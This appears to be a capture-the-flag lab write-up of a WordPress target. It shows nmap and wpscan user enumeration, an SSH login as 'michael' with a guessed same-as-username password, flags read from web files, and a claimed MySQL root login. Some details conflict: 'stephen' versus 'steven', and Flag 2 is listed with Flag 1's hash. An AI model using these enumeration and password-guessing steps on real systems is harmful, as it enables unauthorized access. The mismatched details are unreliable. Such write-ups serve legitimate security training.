
Targeted Site

`Command: nmap 192.168.1.110`

Exploitation: Wordpress Scan

Summarize the following:

- Utilized Wordpress Scanner against the target site to enumerate users.
- Discovered the users stephen and michael




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Mon Aug  2 18:11:21 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 119.613 MB
[+] Elapsed time: 00:00:02
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
```

```
Command: wpscan --url http://192.168.1.110/wordpress -eu
```

Exploitation: Identical Username and Password


Summarize the following:

- Utilized information gathered from the wordpress scan of users to secure shell in as the user michael.
- Guessed the user's password as "michael" and gained user privileges to the site




```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Flag 1:
b9bbcb33e11b80be759c4e844862482d
Location: Michael's \var\www\html file



```
- End footer Area -->
- flag1{b9bbcb33e11b80be759c4e844862482d} -->
ript src="js/vendor/jquery-2.2.4.min.js"></script>
```

Flag 2:
b9bbcb33e11b80be759c4e844862482d
Location: Michael's \var\www file




```
michael@target1:/$ locate flag2
/var/www/flag2.txt
michael@target1:/$ cd /var/www/flag2.txt
-bash: cd: /var/www/flag2.txt: Not a directory
michael@target1:/$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/$
```

Exploitation: MySQL Database Access

Summarize the following:

- Utilized user “michael’s” privileges to locate the MySQL username and password for the wordpress site’s database.
- Successfully gained root privileges to the MySQL database



